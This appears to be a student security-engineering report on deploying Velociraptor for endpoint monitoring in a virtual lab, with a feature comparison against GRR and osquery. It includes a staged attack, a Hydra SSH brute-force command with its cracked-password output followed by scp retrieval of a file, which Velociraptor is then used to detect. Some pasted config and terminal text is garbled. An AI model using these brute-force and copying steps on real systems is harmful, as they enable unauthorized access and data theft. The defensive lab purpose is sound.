

Project endpoint visibility Using Velociraptor

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Cyber Security engineering and architecture (T37)

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1 Introduction

Velociraptor is a cutting-edge open-source endpoint monitoring, digital forensic, and cyber response tool that improves visibility into your endpoints while also assisting with threat hunting efforts.


In addition, it enables you to respond more effectively to a variety of digital forensic and cyber incident response investigations and data breaches.

2 Deploying velociraptor in virtualized environment


We will configure the virtual machines and launch the attack virtually in this project:

2.1 Creating the virtual machines


This is the VM server settings




Here is the first client settings



Here is the second client settings




2.2 showing the created machines from the server machine.




3 Collecting information from clients machines.

- 3.1 listing all user accounts in both clients VM:
 - Fedora user accounts(client):




Windows accounts(client):






3.2 listing all running process:

- fedora process:



- windows process:




□ Overview

3.3 listing all start-up apps:

- Fedora apps:




- Windows apps:



3.4 Launching the attack:

first we made a brute force the password of the SSH, after we get a match we transfer the file over the SCP



We run a collected artifacts that will search for anomalous file.


As you can see we found our attack file.

Here another attack we deploy it on another tow machine "two of them are Linux parrot OS" and the server of Velociraptor in Ubuntu.

Veloclient "target", Veloclient2"attacker".

First the attacker "veloclient2" applied brute force on the target "veloclient" using hydra

Hydra -l veloclient -P luckypass.txt 192.168.1.13 ssh




```
[veloclient2@parrot]
    $hydra -l veloclient -P luckypasswd.txt 192.168.1.13 ssh
ydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).
ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-12 11:47:59
WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
to reduce the tasks: use -t 4
DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (l:1/p:21), ~2 trie
per task
DATA] attacking ssh://192.168.1.13:22/
22][ssh] host: 192.168.1.13 login: veloclient password: 1234
of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-12 11:48:06
 [veloclient2@parrot]-[~]
-- $ssh veloclient@192.168.1.13
he authenticity of host '192.168.1.13 (192.168.1.13)' can't be established.
CDSA key fingerprint is SHA256:PcREMX87PlBzuB8W/S+LbfxcG0V5qfkY6uznzKp4PJE.
re you sure you want to continue connecting (yes/no/[fingerprint])? yes
darning: Permanently added '192.168.1.13' (ECDSA) to the list of known hosts. reloclient@192.168.1.13's password:
inux parrot 6.0.0-2parrot1-amd64 #1 SMP PREEMPT DYNAMIC Debian 6.0.2-1parrot1 (2022-1
18) x86 64
```


After the machine has compromise "valoclient" and the attacker has hand on the password "1234" he start browsing the target machine "veloclient" using ssh, then he retrieved secret data using scp "Secure Copy Protocol".


```
The programs included with the Parrot GNU/Linux are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
 -[veloclient@parrot]-
   $whoami
eloclient
 -[veloclient@parrot]-[~]
   $cd Desktop/
 -[veloclient@parrot]-[~/Desktop]
README.license secret.txt
 -[veloclient@parrot]-[~/Desktop]
   - $exit
Connection to 192.168.1.13 closed.
  [veloclient2@parrot]
    $scp veloclient@192.168.1.13:/home/veloclient/Desktop/secret.txt /home/veloclient
/Desktop
reloclient@192.168.1.13's password:
                                              100%
                                                            31.7KB/s
                                                                       00:00
  [veloclient2@parrot]-[~]
   $ls
Desktop
          Downloads
                            Music
                                      Public
                                                 Videos
Documents luckypasswd.txt Pictures Templates
 -[veloclient2@parrot]-[~]
    $cd Desktop/
  [veloclient2@parrot]-[~/Desktop]
README.license <u>secret.txt</u>
 [veloclient2@parrot]-[~/Desktop]
   - $cat secret.txt
 elocme to our Trap Hole, you have been captured ;)
  [veloclient2@parrot]-[~/Desktop]
```

Here we can see in the left the attacker "veloclient2" has successfully leaked and retrieved data from the target "veloclient" in the right.



Now in the Velociraptor Server "Ubuntu" we lunched velociraptor to hunt the attack and check the logs if there are any subspecies activity.





Now as you can see from the log there was brute force on the machine and there was transferring of data.

4 Virtual Network Environment


The virtual environment contains three VM's:

The server will use windows platform with IP (192.168.1.28)

The first machine will use windows platform with IP (192.168.1.29)

The second machine will use fedora platform with IP (192.168.1.25)


As shown in the figure:



5 Configuration steps & files

Here we list some of the installation steps with the configuration files:

Downloading the velociraptor V 0.6.3:



Client.config.yaml

name: velociraptor version: 0.6.7-4 commit: c6f11a7 build_time: "2022-12-06f13:31:56Z" ci_build_url: https://github.com/Velocidex/velociraptor/actions/runs/3629952817 compiler: go1.19.3 Client: https://192.168.1.28:8000/ ca_certificate: | ----BEGIN CERTIFICATE--Jagps370[Mxtc7318XR2c81n2/HZdunb11PxTBUnM3uoTXACz19+8:81rvOG16T2 KYK6GEHfc4.ThEIDNIENSTQ1DM8Gg1VX6xSFEWISh13m2pep+55snFtIxIDAQA6A04 MIGDMAGAGIUdbwE5/wGEAwICpDad8glWhSUEFjAUBggr8gFF8QcDaQVTKwYBBQUH AWIJWWTVDWBTAGH/BAUJAwEB/2Ad8glWhQ4EFgQUj24Q1jrtB1wuQFCxxKS91A4F HIJKAYVDWBRBCEWH4IAWWSDZHpcmFwdG9yXZlMLn21b65jalkNLeC5jb28wDQVI KOZINvcHAQELBQADggEBAAKk/s11ynadwTf2m310veHT69X11KWavwwcCD2baeZw 60jf6A1usUdbk171LpcbHFamHeIATWGIUSp51se3p1btQb1Qb1QHJR3TGA0 aX80AdAdxywJJp1DMF88Cf1Y8wOfcxxnB231YAJ7WH6nJRDVH2xwDwaexE3Cg5 MDbc/kmyh0GdWf3r3XF6XH4V4CF2xf4fe2fy71B0QYXDMF651ywxs1BVDWaexE3Cg5 WDgk/mvph0GP40h7s37kSAui/vFT2gifuF/3XCJR02vXb0kGfBzLvx+1FRV7H47 www.gx.mupricgn=401252.62340.jv=1421471/3AL.702420000x00247621247142/ hAMOCXmit.CoMbreckTc5.512E247119h2B4M/wzwMVQE1dnYDtzwgi1REu679RdFgex MVe5hEn2DB/u18YQFUFNBApffCWLoyk77Teepam1g7M= ----END CERTIFICATE---nonce: fjxFjuj20co= writeback_darwin: /etc/velociraptor.writeback.yaml writeback_linux: /etc/velociraptor.writeback.yaml writeback windows: \$ProgramFiles\Velociraptor\velociraptor.writeback.yaml tempdir_windows: \$ProgramFiles\Velociraptor\Tools max_poll: 60 nanny max connection delay: 600 windows installer: indows_instalier: service_name: Velociraptor install_path: \$ProgramFiles\Velociraptor\Velociraptor.exe service_description: Velociraptor service darwin_installer: service name: com.velocidex.velociraptor

server.config.yaml

install Velociraptor Agent into Linux systems

```
Applications Places System System System Company System Control Start Velocizator - Parrot Terminal File Edit View Search Terminal Help [Troot@parrot] - [Vhome/user/Downloads] System Control Start Velocizator - Parrot Terminal File Edit View Search Terminal Help [Troot@parrot] - [Vhome/user/Downloads] System Control Start Velocizator - Parrot Terminal File System Control Start Velocizator - Parrot Velocizator - Parrot Velocizator - Parrot West Velocizator - Parrot West Velocizator - Parrot West Velocizator - Parrot West Velocizator - Parrot Velocizator - P
```

copy it to the system location.

```
[root@parrot]-[/home/user/Downloads]
#cp velociraptor-v0.6.3-1-linux-amd64 /usr/local/bin/velociraptor
```

binary file executable permissions

We generate the velociraptor tool using the command:

```
[root@parrot]=[/home/user/Downloads]0.0
#velociraptor configlgenerates-ipeid 0x1
```

6 Comparison between the alternatives to velociraptor

The comparison will be based on comparing each alternative with velociraptor not as overall comparison:

	Velociraptor	Grr	OSQuery
Cost	Free(open- sourced)	Free(open- sourced)	Free
Max # of clients	10K – 15k	Up to 32K	
Range	hunting accross large number of endpoints.	searching across a wide range of endpoints.	Managing a significant number of endpoints.
Efficiency	Faster	Slower	Slower(not verified)
Language	Query langauge	Not query language	Query language

7 References

- https://kifarunix.com/install-velociraptor-client-on-linux-and-windows-systems/
- https://www.youtube.com/watch?v=EA40rztSOd4
- <u>https://www.hackingarticles.in/threat-hunting-velociraptor-for-endpoint-monitoring-part-2/</u>
- https://learn.microsoft.com/en-us/azure/architecture/guide/security/security-start-here